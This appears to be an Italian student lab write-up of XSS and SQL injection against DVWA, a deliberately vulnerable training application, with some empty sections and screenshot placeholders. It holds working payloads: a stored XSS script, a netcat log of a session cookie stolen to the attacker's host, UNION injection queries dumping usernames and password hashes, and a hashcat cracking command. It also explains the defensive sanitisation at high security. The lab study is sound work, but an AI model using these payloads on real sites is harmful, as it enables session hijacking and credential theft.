A) Alert:

Il codice in questione va a sanificare il commento con htmlspecialchars($message), il che rende impossibile iniettare codice, ma c'è da notare che l'imput 'nome' non è stato sanificato alla stessa maniera e posso attacare il campo input del nome.

```php
<?php

if(isset($_POST['btnSign']))
{

   $message = trim($_POST['mtxMessage']);
   $name    = trim($_POST['txtName']);

   // Sanitize message input
   $message = trim(strip_tags(addslashes($message)));
   $message = mysql_real_escape_string($message);
   $message = htmlspecialchars($message);

   // Sanitize name input
   $name = str_replace('<script>', '', $name);
   $name = mysql_real_escape_string($name);

   $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

   $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```

Richiesta intercettata da modificare

Request


Pretty Raw Hex

```
1  POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
2  Host: 192.168.51.101
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 83
9  Origin: http://192.168.51.101
10 DNT: 1
11 Sec-GPC: 1
12 Connection: keep-alive
13 Referer: http://192.168.51.101/dvwa/vulnerabilities/xss_s/
14 Cookie: security=medium; PHPSESSID=6e8963abce445ea85a6f584c927ae02d
15 Upgrade-Insecure-Requests: 1
16 Priority: u=0, i
17
18 txtName=test&mtxMessage=Ops%2C+ci+sono+riuscito+anche+qui%21&btnSign=Sign+Guestbook
```

Modifica richiesta GET + Forward


Payload Iniettato:

```
<SCRIPT>alert('You Hacked!')</SCRIPT>
```



B) Cookie:

Payload Iniettato:



Ricezione dei cookie

```
❯ nc -lvp 12345
listening on [any] 12345 ...
connect to [192.168.50.100] from epi-kali.epicode [192.168.50.100] 44640
GET /cookie.php?c=security=medium;%20PHPSESSID=6e8963abce445ea85a6f584c927ae02d HTTP/1.1
Host: 192.168.50.100:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.51.101/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

2.3 SQL Injection

A) Enumerazione Database

Payload

```
1 UNION SELECT DATABASE(),null #
```

Recuperato il nome del DB


```
ID: 1 UNION SELECT DATABASE(),null #
First name: admin
Surname: admin

ID: 1 UNION SELECT DATABASE(),null #
First name: dvwa
Surname:
```

B) Enumerazione Tabelle

Payload: Trova tabelle del DB 'dvwa'

```
1 UNION SELECT table_name, NULL FROM information_schema.tables WHERE
                    table_schema = DATABASE() -- -
```

Trovato le Tabelle ‘guestbook’ e ‘users’




C) Furto user e passwd

Payload


```
1 UNION SELECT user,password FROM dvwa.users #
```

Ricavato tutti gli users con le relative password criptate



D) Decriptazione Passwd


Creazione del file Pablo.txt con password criptata




Payload

```
hashcat -m 0 pablo.txt /usr/share/wordlists/rockyou.txt
```


Password di pablo decriptata



D) Exploit



Dimostrazione della Password inserita



3. High Difficult

Username: admin
Security Level: high
PHPIDS: disabled

- Attacchi:

A) **Alert**
B) **Cookie**

3.1 XSS Reflected

Questo tipo di attacco viene sfrutatto iniettando parametri nell'url e successivamente inviato alla vittima. L'accatto ha successo solo se la vittima target preme/clicca sul link ricevuto, innescando il codice malevolo, grazie anche alla session-id presente gia nel dispositivo che porta a chiamate automatiche. Ad esempio un payload per il cambio password.

A) Alert:

La riga che segue, codifica/converte i caratteri speciali, evitando di interpretare codice HTML/Javascript.
Questo livello non può essere *exploitato* ma consultando il sorgente è possibile capire una delle tecniche da attuare per evitare di scrivere codice vulnerabile.

```
echo '<pre>';
echo 'Hello ' . htmlspecialchars($_GET['name']);
echo '</pre>';
```

B) Cookie:

Payload

Stesso discorso per i cookie, questo livello non può essere *exploitato* ma consultando il sorgente è possibile capire una delle tecniche da attuare per evitare di scrivere codice vulnerabile.

```
echo '<pre>';
echo 'Hello ' . htmlspecialchars($_GET['name']);
echo '</pre>';
```

3.2 XSS Stored

- Attacchi:

A) **Alert**
B) **Cookie**

A) Alert:
B) Cookie:

Il codice che segue, ha sanitizzato sia il campo Name che il campo Message con htmlspecialchars impedendo l'iniezione

```php
<?php

if(isset($_POST['btnSign']))
{

   $message = trim($_POST['mtxMessage']);
   $name    = trim($_POST['txtName']);

   // Sanitize message input
   $message = stripslashes($message);
   $message = mysql_real_escape_string($message);
   $message = htmlspecialchars($message);

   // Sanitize name input
   $name = stripslashes($name);
   $name = mysql_real_escape_string($name);
   $name = htmlspecialchars($name);

   $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

   $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```

3.3 SQL Injection

Anche il codice che segue ha sanitizzato l'input con solo numeri e non è possibile exploitare.

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'"
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>'

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' .
            echo '</pre>';

            $i++;
        }
    }
}
?>
```